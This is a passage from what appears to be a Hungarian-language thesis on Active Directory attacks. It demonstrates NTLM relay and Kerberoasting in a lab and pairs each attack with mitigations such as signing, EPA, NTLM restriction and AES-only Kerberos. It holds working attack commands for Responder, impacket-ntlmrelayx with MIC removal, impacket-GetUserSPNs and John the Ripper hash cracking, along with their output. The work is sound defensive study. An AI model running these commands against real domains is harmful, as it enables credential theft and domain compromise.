A legkomplikáltabbnak az NBT-NS protokoll tiltása bizonyul, mivel grafikus felületen egyszerűen a hálózati csatoló IPv4, azon belül advanced TCP/IP, WINS beállításoknál lehet tiltani. Ugyanakkor ez nagyszámú gépek esetében kivitelezhetetlen nehézséget jelenthet. Több alternatíva létezik, többek között szintén használható a NetBT szolgáltatáshoz tartozó registry kulcsok (*HKLM\SYSTEM\CurrentControlSet\services \NetBT\Parameters\Interfaces*) alatti értékeket kell módosítani, melyet célszerű például Powershell szkript segítségével megvalósítani. Másik lehetőség a DHCP szolgáltatás IPv4 szkópja alatt a 001-es opció 0x2 értékre állítása, azonban ez nem tud működni a statikus IP címmel rendelkező gépek esetében, ezért ez korlátozott hatékonyságú csak.

További korlátozott megoldás lehet, illetve leginkább kiegészítő védelmi intézkedésként hatékony a mikroszegmentálás megvalósítása a hálózaton például PvLAN (Private VLAN), ahol az azonos hálózati címtartomány megőrzése mellett lehetőség van a szórási tartomány további szűkítésére szenzitívebb szolgáltatások szegmentálásával.

Egy olyan sérülékenységről nem esett szó, melyet kihasználva hasonló támadásokat lehet véghezvinni, ez pedig az IPv6. Erről a későbbiekben lesz szó.

4.2 NTLM relay

Az előzőkéhez hasonlóan ez is rendkívül népszerű támadási technika Windows tartományi környezetben. Mielőtt azonban a technika kerülne részletezésre, bár valószínűleg sokkal közismertebb, mint a megelőző protokollok, de pár szóban az NTLM protokoll családról is érdemes említést tenni.

Az NTLM (New Technology LAN Manager) protokoll család szintén elég régóta a Windows alapú rendszerek hitelesítését biztosítja challenge-response alapon. Ez egyszerűen úgy történik, hogy a kliens az erőforráshoz történő hozzáférés reményében küld egy kérést, melyre a szerver küld egy véletlenszám generált sztringet. Erre válaszul a kliens a sztringet hash-eli a jelszavával, majd visszaküldi a szervernek és az összehasonlítja a saját maga által generálttal. Ha az egyezik, akkor a hozzáférés megadható. Ez ideálisan a tartományvezérlőknél ennyivel le is zárul, de általában a

háttérben még a megkeresett szerver és a DC között is zajlik egy hasonló párbeszéd a felhasználó ellenőrzése érdekében.

A fentiekből látszik –még nem biztonsági oldalról megközelítve–, hogy egy elég extenzív kommunikáció történik a háttérben, így az a hitelesítési folyamat teljesítményét hátrányosan befolyásolja lassítva ezáltal a bejelentkezést.

Elavultsága ellenére az NTLM továbbra is a Kerberos hitelesítésnek másodlagos, egyfajta tartalék, hitelesítési metódusa, mely elsősorban kompatibilitási célokból megtartott.

4.2.1 A támadási technika rövid leírása

A támadási folyamatot a megvalósítás módszere miatt egyszerűen két fázisra lehet bontani:

1. Közbeékelődéses támadás.
2. Hash továbbítás.

Az első fázisában az áldozat klienst rá kell venni arra, hogy kapcsolódjon a támadó valamilyen szolgáltatásához NTLM hitelesítést alkalmazva, hiszen ez a technika, amit egyébként pass-the-hash-nek is hívnak az NTLM protokoll családra érvényes.

Az NTLM hitelesítési üzenetek beágyazását számos népszerű protokoll támogatja, többek között:

- SMB
- HTTP
- LDAP
- RPC
- MSSQL
- RDP
- SMTP

Tartományi környezetben az SMB, HTTP, RPC és az LDAP protokollok használata a belső hálózati forgalom nagy részét teszik ki általában, így potenciálisan ezek a leginkább kitettek a pass-the-hash típusú támadásoknak.

Az első fázisban egy man-in-the-middle támadáson keresztül kell megszerezni az áldozat NTLM hash-ét. Azonban itt nem az a cél, hogy offline módon a jelszó visszafejtésre kerüljön, hanem az, hogy más szolgáltatáshoz történő hozzáférést valósítsunk meg az áldozat megszemélyesítésén keresztül a megszerzett NTLM hash továbbításával egy másik szolgáltatáshoz. Ez utóbbi viszont már a második fázis.

Az első és második fázisban is, ahogy az előző támadásnál részletezésre került, az áldozatok nem tudnak meggyőződni a támadó hitelességéről. Ez a funkció az NTLM implementációjából hiányzik, ugyanis nincs lehetőség kölcsönös hitelesítésre.

Fontos még megjegyezni, hogy a második fázisban történő továbbításnál az NTLM üzenetek nem érzékenyek a protokollok közötti esetleges cserére, így tetszőlegesen lehet azok között váltani alapértelmezett módon. Azaz az áldozat, illetve a támadó hitelesítése során alkalmazott protokoll eltérhet. Lényeges ugyanakkor, hogy egyes biztonsági megoldások, beállítások megakadályozhatják ezt a gyakorlatban, melyek később kerülnek kifejtésre.

4.2.2 A támadás gyakorlati bemutatása

A támadás jellegéből adódóan az előzőhöz képest itt már nem elég egy áldozat kliens és egy támadó virtuális gép, hanem ki kell azt egészíteni, jelen esetben az áldozat tartományvezérlővel, ugyanakkor ez bármilyen más célnak megfelelő szolgáltatást futtató szerver

Az első fázis tulajdonképpen a 4.1 alfejezetben részletezettek szerint alkalmazott technikák szerint megvalósítható, azonban a scannelésen túl szükség lehet már enumerációra is, annak érdekében, hogy a hálózaton mely protokollok esetében lehet használni relay támadást. Esetünkben érdemes az SMB protokollnak az enumerálásával célzottan kezdeni, melyre egyszerűsége miatt az *nmap* szintén kiválóan alkalmas a szkriptmotorjának alkalmazásával (*nmap --script=smb2-security-mode.nse -p445 192.168.42.0/24*).

```
Nmap scan report for 172.16.1.2
Host is up (0.00060s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:01:91:39 (Microsoft)

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Nmap scan report for 172.16.1.50
Host is up (0.00078s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:01:91:3A (Microsoft)

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
```

4.3. ábra: SMB aláírás beállítások

A *4.3. ábra: SMB aláírás beállítások* képen látható eredmények alapján egyértelműen látszik, hogy a tartományvezérlőn az SMB2 üzenetek aláírása engedélyezve van és egyben ki is van kényszerítve. Ez azt jelenti, ha a kliens –esetünkben a támadó– hiába nem támogatja az aláírás használatát a továbbítás érdekében, a kapcsolat nem építhető ki, a kísérletet elutasítja. Ebből az következik, hogy a relay támadáshoz nem használható. Az áldozat kliens esetében viszont ugyan engedélyezve van, de nincs kikényszerítve az aláírás. Az előző támadáshoz HTTP protokollt használtunk, de most a változatosság kedvéért SMB kerül kiválasztásra, mert a használatán keresztül is meg lehet valósítani az első fázist.

A következő lépésként szükséges azonosítani a továbbításhoz szükséges protokollt, mely esetünkben az LDAPS lesz, melyhez természetesen a tartományvezérlőnek rendelkeznie kell megfelelő tanúsítvánnyal a kapcsolat kiépítéséhez. LDAPS protokollnál szintén lehet enumerációt végrehajtani (*nmap -n -sV -p 389,636 --script "ldap* and not brute" 172.16.1.2*) alapszintű beállítások, felépítés, különösen a támogatott hitelesítési eljárások felderítése érdekében. Esetünkben, mivel Windowsról van szó biztosan támogatja az NTLM hitelesítést, de az eredményekből is ki kell tűnnie, hogy az LDAPv3 SASL (Simple Authentication and Security Layer) metódusban támogatja a GSS-SPNEGO (Simple and Protected GSSAP Negotiation) mechanizmust.

Az első fázisban a korábban használt *responder*-nek csak a poisoning a cél, mindamellett az SMB és a HTTP szerver funkciót ki kell kapcsolni (*Responder.conf*), majd el kell indítani (*Responder -I eth0*) annak érdekében, hogy a második fázisban lévő továbbításhoz az *impacket* részeként megtalálható *ntlmrelayx* együttesen működni tudjon.

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from TEST/TEST.USER@172.16.1.50 controlled, attacking target ldaps://172.16.1
.2
[*] Authenticating against ldaps://172.16.1.2 as TEST/TEST.USER SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-4: Connection from TEST/TEST.USER@172.16.1.50 controlled, but there are no more targets lef
t!
[*] Attempting to create computer in: CN=Computers,DC=test,DC=dom
[*] Adding new computer with username: EXAKUSNW$ and password: {\l{c5ZX2$N#5%J result: OK
```

4.4. ábra: LDAP lekérdezés számítógép fiók létrehozásával

A második fázisban LDAPS lekérdezésen keresztül létrehozásra kerül egy számítógép fiók az *ntlmrelayx* sikeres elindítását (*impacket-ntlmrelayx -t 172.16.1.2 -smb2support –remove-mic*) követően, ahogy a *4.4. ábra: LDAP lekérdezés számítógép fiók létrehozásával* is mutatja. A MIC (Message Integrity Code) eltávolítására azért van szükség, mert az a három típusú NTLM üzenet (negotiate, challenge, authenticate) sértetlenségét hivatott megvédeni a forgalmazás közben. Mivel az LDAPS esetében a csomagok aláírása nem lehetséges, ugyanis a tanúsítványalapú mechanizmus egészen más, így az NTLM esetében csak a beágyazott üzenetek szintjén valósítható meg. A relay támadás esetén a támadott szerver és az áldozat között kell az üzeneteket továbbítani, tehát ebből adódik, hogy az aláírás, mely csak az utolsóban van, eltér a két kapcsolat

között. Ebből következik, hogy továbbításkor a MIC mezőt el kell távolítani, így a hitelesítés zavartalanul megtörténhet.

A számítógép fiók hozzáadása azért történhetett meg, mert bármely konvencionális felhasználóra delegált jogosultság van arra, hogy alapértelmezetten 10 fiókot létrehozhasson az AD-ban.

4.2.3 Lehetséges megoldási javaslatok

A támadás egy egyszerű felhasználó NTM hash-ének a továbbításával történt a tartományvezérlővel szemben, azonban ha egy a tartományban privilegizált felhasználó lenne, akkor az a domain teljes kompromittációjához vezethetetne (például DCsync jogosultság, vagy csoporttagság módosításával) anélkül, hogy a jelszó visszafejtésre került volna. Emiatt krtitikus az ilyen sérülékenységek elhárítása produktív környezetekben.

Az előző 4.1.3 pontban javasoltak ugyanúgy ez esetben is érvényesek a multicast, illetve broadcast névfeloldási protokollok tiltására, mivel a kihasználás hasonlóan történik meg a támadás első fázisában.

A man-in-the-middle támadások működéséből adódóan az áldozat kliens és egy szerver közé beékelődés során az egyiktől kapott üzenetet továbbítják a másiknak, ez azonban az eredeti csomag módosítását is jelenti egyben. Ez ellen jelent hatékony védelmet az integritás megőrzése érdekében a csomagok aláírása.

A két legveszélyeztetettebb protokoll, az SMB és az LDAP esetében van is erre lehetőség. Ugyanakkor, ahogy a támadás enumerációjánál lehetett látni, nem elég csak engedélyezni, hanem ki is kell kényszeríteni. Hiszen ebben az esetben tud csak az megtörténni, ha a másik félnél az aláírás tiltva van vagy nem támogatott, hogy a kapcsolat nem épül ki.

Ahogy korábban említettem, hogy az SMB esetében a kikényszerítés csak a tartományvezérlőn van beállítva, azonban ez önmagában nem elegendő. A szükséges beállításokat GPO-n keresztül javasolt például a tartomány valamennyi gépére kiajánlani, mind a kliens (*Computer Configuration – Windows Settings – Local Policies – Security Options – Microsoft Network client: Digitally sign communication (always), Microsoft Network client: Digitally sign communication (if server agrees)*), mind a szerver oldali (*Computer Configuration – Windows Settings – Local Policies – Security Options – Microsoft Network server: Digitally sign communication (always), Microsoft Network server: Digitally sign communication (if client agrees)*) kommunikáció védelmére.

Az LDAP esetében szintén szükséges az SMB-hez hasonló módon az aláírás kikényszerítése, melyet szintén GPO-val lehet a tartományvezérlőn (*Computer Configuration – Windows Settings – Local Policies – Security Options – Domain controller: LDAP server signing requirements*), másrészt a kliens oldalon is (*Computer*

Configuration – Windows Settings – Local Policies – Security Options – Network security: LDAP client signing requirements) a *Require signing* érték megadásával beállítani.

Azoknál a protokolloknál, ahol TLS van használatban, ahogy fent már említésre került, nem használható az aláírás, így alapesetben védtelenek a közbeékelődéses támadásokkal szemben. Azonban van kiegészítő védelem az NTLM-re, melyet a Microsoft által fejlesztett EPA-nak (Enhanced Protection Authentication) hívnak, ezen belül pedig tanúsítványalapú protokolloknál channel-binding-nek. Ez röviden annyit tesz, hogy az SSL session kiépítésekor egy, a cél szolgáltatás alapján token (CBT, Channel Binding Token) generálódik és a teljes szerver-kliens kommunikáció során az autentikációs folyamathoz kötött, így más csatornán már nem használható. Az előző bekezdésben lévő beállítás ezt is kikényszeríti LDAPS esetén. HTTPS oldalán viszont a token ellenőrzésének kikényszerítését csak az IIS webszerveren lehet webalkalmazásonként (*Authentication – Windows Authentication – Advanced Settings – Extended Protection*) beállítani.

Fontos kiemelni, hogy a relay támadás jelen kivitelezésében nem egy protokollon keresztül történt, hanem SMB és LDAPS közötti váltással (cross-protocol relay). Az EPA-ban van egy másik mechanizmus is, melyet service-binding-nek hívnak és alapvetően azoknak a protokolloknak a védelmét szolgálja, melyek nem használnak TLS-t, de ott is alkalmazásra kerül. Itt arról van szó, hogy a hitelesítési folyamatba paraméterként beleteszi az elérendő szolgáltatás SPN (Service Principal Name) bejegyzését is. Ezzel el lehet érni azt, hogy a közbeékelődés során történt protokollváltás miatt a kapcsolat a szerver részéről elutasításra kerül. Kikényszerítése az EPA-val együtt kezelendő.

A továbbítás során eltávolított NTLM MIC mező egy korábban már azonosított bug (CVE-2019-1040, CVE-2019-1166) volt a hitelesítési eljárásban, mert annak ellenére, hogy a mező ellenőrzésnek meg kellett volna történnie, az nem működött.

Alapértelmezetten bármely domain felhasználó létrehozhat 10 számítógép fiókot, melyet lehet GPO-n keresztül (*Computer Configuration – Windows Settings – Security Settings – User Rights Assignment – Add workstations to domain*) csoport hozzáadásával, vagy az *ms-DS-MachineAccountQuota* értékének 0-ra állításával az ADSI Edit szoftverrel megszűntetni.

A fenti megoldások alkalmazásának ellenére, mivel az NTLM protokollcsalád elavultnak számít, gyenge algoritmusokat használ, érzékeny számos támadás típusra és nem támogatja a többfaktoros hitelesítést, javasolt minimalizálni, amennyiben lehetséges megszűntetni a használatát. Korlátozni vagy tiltani a használatát szintén GPO-n keresztül érdemes, ahol kivételeket is lehet kezelni egy helyen (*Computer Configuration – Windows Settings – Local Policies – Security Options – Network security: Restrict NTLM: NTLM authentication in this domain, Incoming NTLM traffic*).

Amennyiben alkalmazása bármely okból mégis szükséges, akkor csak az NTLMv2 használata javasolt folyamatos monitorozás (*event ID 4648, 4624, 4672, 4776, stb.*), elemzés mellett, ahol ki kell emelni az átlagostól eltérő viselkedést, mint például a log bejegyzésben a munkaállomás és a kérelmezőként azonosított forrás IP cím eltérését, vagy a bejelentkezés módját. Célszerű a logokat egy SIEM (Security Information and Event Management) rendszerbe továbbítani és ott feldolgozni.

4.3 Kerberoasting

A fenti pontokban röviden ismertetésre került tartományi környezetben az NTLM hitelesítési protokoll család, a másik pedig, melyik elsődleges funkciót tölt be, a Kerberos hitelesítési protokoll. Itt is érdemes pár szót ejteni a Kerberos-ról, mely azonban jóval bonyolultabb működésű, mint az elavult párja.

A fejlesztés az 1980-as évekre nyúlik vissza, amely meglepően idősebb, mint az NTLM. A lényegi különbség itt viszont az alapfeltevésben volt, azaz egy kliens-szerver viszonylatban nem biztonságos hálózaton keresztül kölcsönös hitelesítést kell biztosítani. Ebben a viszonylatban jegyekkel történik a hitelesítés, elkerülve ezáltal azt, hogy jelszó legyen a hálózaton elküldve. A Kerberos szimmetrikus kulcsú titkosítást használ, mely a jelszavakon alapul. Az infrastruktúra működéséhez kell egy biztonságos KDC (Key Distribution Center), mely egyrészt hitelesít (Authentication Server, AS), másrészt kibocsátja a jegyeket (Ticket Granting Service, TGS). Tulajdonképpen a Kerberos egy SSO (single sign on) protokoll, mivel a kliensek csak egy pontban, a KDC-nél hitelesítik magukat.

A jelen támadás megértéséhez sajnos szemléltetni kell, hogy egy erőforráshoz történő hozzáférés a kliens oldaláról hogyan történik meg Kerberos hitelesítési protokoll használatával:

1. A kliens először hitelesíti magát az AS irányába jelszavának megadásával, melyet titkosít és több paraméter megadása mellett megküld, annak érdekében, hogy a hosszútávú kulcsot (TGT) és a TGS-kliens közötti session kulcsot (TGS session key) megszerezze.
2. Az AS a közös kulcs birtokában hitelesíti a klienst, majd két üzenetben visszaküldi a TGT-t (Ticket Granting Ticket) titkosítva a TGS titkos kulcsával, illetve a TGS session kulcsot a kliens titkos kulcsával.
3. A kliens a második üzenet visszafejtésével már megkapja a TGS session key-t, de az első üzenetet még nem lehet visszafejteni a TGS titkos kulcsának ismerete hiányában. Emiatt a kliens a TGS-nek szintén küld két üzenetet, az első egy Authenticator titkosítva a TGS session kulccsal, a második pedig a titkosított TGT.
4. A TGS az első üzenetben lévő titkosítatlan paraméter szolgáltatás ellenőrzése után a titkosított TGT-t visszafejti a saját titkos kulcsával, melyből megszerzi a TGS

session kulcsot. Ezután a szolgáltatáshoz generál egy szolgáltatás session kulcsot. Szintén két üzenetet küld el a kliensnek. Az első a szolgáltatás jegy titkosítva a szolgáltatás kulcsával, a másik pedig a szolgáltatás session kulcs titkosítva a TGS session kulccsal.

5. Miután a kliens ezeket megkapta, hasonlóan a 3. ponthoz, küld két üzenetet a szolgáltatásnak. Itt azonban az Authenticator üzenetet a szolgáltatás session kulcsával titkosítja, illetve a titkosított szolgáltatás jegyet.
6. A szolgáltatás ezután visszafejti a szolgáltatás jegyet a saját titkos kulcsával, melyből megkapja többek között a szolgáltatás session kulcsot. Így az Authenticator ellenőrzése után visszaküld egy másik Authenticator üzenetet titkosítva a kliens-szolgáltatás között érvényes szzolgáltatás session kulccsal.
7. A kliens fogadja az Authenticator üzenetet és ezzel megvalósul a hitelesítés. Így egymás között folytathatnak üzenetváltást, amíg a szolgáltatás session kulcs érvényes marad.

A fentiekből adódik az elgondolásnak azon sérülékenysége, hogy a KDC központi szolgáltatás és ez úgynevezett SPF-t (Singe Point of Failure) jelent a hálózatra nézve. A másik pedig a nagyon szűk időeltérés tolerancia, mely a használatát igen megnehezíti egyes esetekben. Ugyanakkor kijelenthető, hogy biztonságos hitelesítési eljárást tesz lehetővé, mely ma is a tartományi rendszerek biztonságának egyik letéteményese.

4.3.1 A támadási technika rövid leírása

Az előző támadáshoz hasonlóan ezt is két logikailag elkülöníthető szakaszra lehet bontani:

1. Felhasználói hozzáférés szerzése.
2. Szolgáltatás titkos kulcsának visszafejtése.

Az első szakaszban a korábbi pontokban részletezett technikák alkalmazásával, közbeékelődéses támadás során megszerzett NTLM hash offline feltörésén keresztül a fiókhoz tartozó jelszó megszerzése nyújthat lehetséges megoldást. Természetesen más technika is célravezető lehet, például pszichológiai manipuláció alkalmazása, vagy OSINT az adott szervezetről. Nem szükséges privilegizált jogú felhasználónak lenni az áldozatnak.

Természetesen itt is a második szakaszban már szükséges a helyi hálózathoz történő hozzáférés, pontosabban a KDC-hez. A felhasználói hozzáférés birtokában már a felhasználói hitelesítést követően lehet keresni sérülékeny szolgáltatás után a tartományon belül.

Ahhoz, hogy Kerberos hitelesítést lehessen alkalmazni egy adott szolgáltatáshoz annak az AD-ben nyilvántartottnak kell lenni ún. SPN (Service Principal Name) attribútumként,

melyet köt a szolgáltatáshoz. Az SPN egyébként a kliens-szerver kölcsönös hitelesítése során is használatban van és az alapján veszik fel egymással a kapcsolatot. Lényeges, hogy bármilyen érvényes felhasználó lekérdezheti az SPN-ket korlátozás nélkül és az azonosítás után hozzáférést kérhet az adott szolgáltatáshoz, melynek szakaszai fent azonosíthatók. A TGS a 4.3.1 alatt, a 4. pontban meghatározottak szerint elküldi a szolgáltatás jegyet titkosítva a szolgáltatás kulcsával, melyhez az SPN attribútumból olvassa ki, hogy melyik felhasználó titkos kulcsával tegye. A titkosítás a felhasználó NTLM hash-évél történik.

Miután a támadó megszerzi a TGS szolgáltatás jegyet offline módon visszafejti a szolgáltatáshoz tartozó felhasználó jelszavát, ezzel a kerberoasting támadás sikeresen kerül végrehajtásra.

4.3.2 A támadás gyakorlati bemutatása

Az első szakaszban a korábban is már használt responder szolgál ismét alapul a multicast, illetve broadcast poisoning funkciójával és a HTTP szerverére küldött kliens felől érkező kérelem során a felhasználó NTLMv2 hash-e lementésre kerül.

```
└─# john --wordlist=/usr/share/wordlists/rockyou.txt --format=netntlmv2 ./HTT
P-NTLMv2-::ffff:172.16.1.50.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
Apple123         (test.user)
1g 0:00:00:01 DONE (2022-05-13 17:59) 0.9708g/s 527565p/s 527565c/s 527565C/s
 Arianne..Angus1
Warning: passwords printed above might not be all those cracked
Use the "--show --format=netntlmv2" options to display all of the cracked pas
swords reliably
Session completed.
```

4.5. ábra: NTLMv2 hash feltörése


Az NTLMv2 hash feltörésére több eszköz is alkalmasnak tekinthető, melyekből a legnépszerűbbek a John the Ripper (JTR) és a Hashcat szoftverek. Jelen esetben, ahogy a fenti *4.5. ábra NTLMv2 hash feltörése* is látszik JTR segítségével a hash formátumának megadása mellett szótáralapú brute force támadással sikerült a test.user jelszavát visszafejteni egy másodpercen belül.

A következő szakasz sikeres teljesítéséhez a teszt környezetben létrehozásra került egy iis.svc nevű felhasználó (*New-ADUser -Name „webservice account” -SamAccountName iis.svc -UserPrincipalName iis.svc@test.dom -ServicePrincipalName „http/webpage.test.dom” -PasswordNeverExpires $true*), mely a teszt szerveren telepített IIS (Internet Information Services) webszerveren a weblap Application pool szolgáltatás futtatására lett beállítva. A parancsból látszik egyértelműen, hogy a szolgáltatás felhasználó összekötésre került a szolgáltatással. Ezen felül a Configuration

Editorban (*system.webServer -security – authentication – windowsAuthentication*) a *useAppPoolCredentials* értéket is true-ra kell állítani. Ahhoz hogy a Kerberos hitelesítés működjön szükséges még a webszerveren további beállítás engedélyezése is (*Authentication – Windows Authentication – Advanced Settings – Enable Kernel-mode authentication)*, illetve meg kell győződni, hogy a Negotiate hitelesítés legyen az elsődleges (*Authentication – Windows Authentication – Providers*). Természetesen egy „A” rekord bejegyzés is hozzáadásra került a webpage.test.dom névre kiállítva a DNS szerveren.

A fenti beállítások elvégzése után a kliensoldalon webböngészővel történő weblap eléréses teszt során a szerveren, Biztonsági események naplóállományban, a 4769-es Event ID bejegyzésén keresztül is ellenőrizhető a Kerberos TGS szolgáltatás jegy kiadására vonatkozó kérelem. Ezen felül a kliensen kiadott *klist* paranccsal ellenőrizhető a weboldal elérését követően a TGS szolgáltatás jegy megléte.

Miután meggyőződtünk róla, hogy a Kerberos hitelesítés megfelelően működik, a támadó gépen a következő lépésként enumerálni szükséges a szolgáltatásokat. Ez a feladat természetesen egyszerűbb, ha tartományba léptetett gépen keresztül történik, azonban a legtöbb, és általában valós helyzetben erre nincs lehetőség. Azonban további lehetőség, hogy LDAP protokollon keresztül, az első szakaszban megszerzett felhasználói hozzáférés birtokában, hitelesítést követően, le lehet kérdezni a szolgáltatásokat (*impacket-GetUserSPNs -request TEST.DOM/test.user:Apple123 -request*). Felmerülhet, hogy milyen hitelesítés történik az LDAP protokollon belül, természetesen a korábban részletezett NTLM beágyazott hitelesítéssel történik az azonosítás.



4.6. ábra: TGS-REP KRB csomag

Az enumeráció eredményeként, ahogy az *4.6. ábra TGS-REP KRB csomag* mutatja, hogy a TGS-REQ kérésre történt TGS-REP csomagban megtalálható a szolgáltatás titkos kulcsával titkosított szolgáltatás jegy, algoritmusnak pedig RC4-HMAC-MD5 került használatra.

Ezek után a következő parancs kiadásával a hash-t ki kell menteni (*impacket-GetUserSPNs -request TEST.DOM/test.user:Apple123 -outputfile hash_to_john*) a JTR szoftver számára.

4.7. ábra: Szolgáltatás hash feltörése

A kimentett hash-t követően ahogy a *4.7. ábra: Szolgáltatás hash feltörése* mutatja a JTR szoftverrel offline módon, a hash típusának pontos definiálásával, szótár alapú támadással visszaállításra került az iis.svc szolgáltatás felhasználó jelszava.

4.3.3 Lehetséges megoldási javaslatok

A támadás első szakaszában történtek elhárítása érdekében a 4.1.3 pontban javasoltak továbbra is hatékony védelmet tudnak biztosítani, ugyanakkor a más módszerrel végrehajtott technikákkal szemben, mint például OSINT, vagy pszichológiai manipuláció, a technikai szintű ellenintézkedések mellett a biztonságtudatosság játszik főszerepet.

A második szakaszban az enumeráció esetében szintén lényeges, a domain-be be nem léptetett, illetve korlátozott lehetőségekkel rendelkező támadókkal szemben az NTLM teljeskörű tiltása, vagy korlátozása a 4.2.3 pontban javasoltak szerint.

A gyakorlati bemutatás során a szimmetrikus titkosításhoz használt RC4 stream rejtjelző algoritmus már régóta elavultnak számít. Túl azon, hogy a folyamat rejtjelzők érzékenyek a bitflipping támadásokra, melyek szolgáltatás megtagadásos támadáshoz is vezethetnek, van egy másik jelentős sérülékenysége, mely a gyakorlat során kihasználásra került. Ez pedig a szótáralapú brute force támadásokkal szembeni közismerten érzékenység. A megoldáshoz itt is kiváló segítség GPO-n keresztül tiltani, illetve kiválasztani az engedélyezett titkosítási algoritmusokat (*Computer Configuration – Windows Settings – Local Policies – Security Options – Network security: Configure encryption types allowed for Kerberos*). Itt alapértelmezetten javasolt az AES128_HMAC_SHA1, illetve AES256_HMAC_SHA1 típusok használata. Ezzel a probléma sokszor azonban nem oldódik meg, hiszen lehetnek olyan rendszerek a hálózaton, melyek ezeket a típusokat

nem támogatják, továbbá kevésbé ismert, de erdők közötti bizalmi kapcsolat esetén is előfordulhat az RC4 használata, annak ellenére, hogy a fenti beállítás megtörtént. Az AES támogatásának ellenőrzésére, az adott tartománynál az ADSIEdit szoftver is használható, ahol az *msds-SupportEncryptionTypes* attribútum vizsgálatával. Ezt követően lehet a bizalmi kapcsolatnál ellenőrizni (*Domains and Trusts*), hogy támogatja-e az AES algoritmust.

Alapvető, hogy a rendszerelemek folyamatos naprakészen tartásáról minden esetben gondoskodni szükséges a rendszerek teljes életciklusában.

A szolgáltatás fókokra szintén javasolt a Windows 2008R2 kiadása óta sémabővítés (*msDS-ManagedServiceAccount*) keretében megjelenő menedzselt szolgáltatás fiókok kezelésére szolgáló funkció használata. Ezen keresztül a rendszer kezeli a fiókhoz tartozó jelszavak kezelését, ezáltal garantálva a bonyolultsági, hosszúsági és jelszóváltoztatási szabályok érvényesítését.

További lehetőség, ha a használata a továbbiakban is kompatibilitási okokból használatos, hogy folyamatos auditálás mellett. A TGS jegyek igénylése, ahogy korábban jelezve volt a *4769 Event ID* események alatt egyértelműen látszik, továbbá a titkosítási típus felveszi a *0x17* hexadecimális értéket. További lehetőség még honeypot fiók létrehozása és konfigurálása, továbbá bármely, a fiókhoz kapcsolódó kísérlet folyamatos auditálása. Természetesen itt is javasolt a naplóállományok központi feldolgozása egy SIEM rendszer keretein belül.

4.4 Silver Ticket támadás

A Silver Ticket fogalmának tisztázása röviden mindenképpen szükséges, annak érdekében, hogy a támadás maga értelmezhető legyen. A Kerberos hitelesítési protokoll működésének ismeretében az előző 4.3 pontban azonosításra került a TGT (Ticket Granting Ticket), illetve a TGS szolgáltatás jegy. A Silver Ticket egyszerűen a TGS szolgáltatási jegy hamisítását, míg a párja, a Golden Ticket a TGT jegynek a hamisítását jelenti.

4.4.1 A támadási technika rövid leírása

Ahogy az előző esetében itt is logikailag két részre lehet bontani a támadást:

1. Szolgáltatás fiókjának kompromittálása.
2. TGS szolgáltatási jegy hamisítása.

A TGS szolgáltatási jegy működésének lényege, hogy a 4.3. pontban leírt Kerberos hitelesítési eljárás során a kliens által a szolgáltatáshoz történő hozzáférési kérelme során a szolgáltatás kulcsával titkosított TGS szolgáltatás jegyet kap, melyet azután a szolgáltatás részére továbbít. Ez a normális állapot szerinti működés, ahol a kliensnek

hitelesítenie kell magát, emiatt kapcsolatba kell lépni a KDC-n belül az AS-sel, illetve a szolgáltatás igénybevételéhez a TGS-sel is.

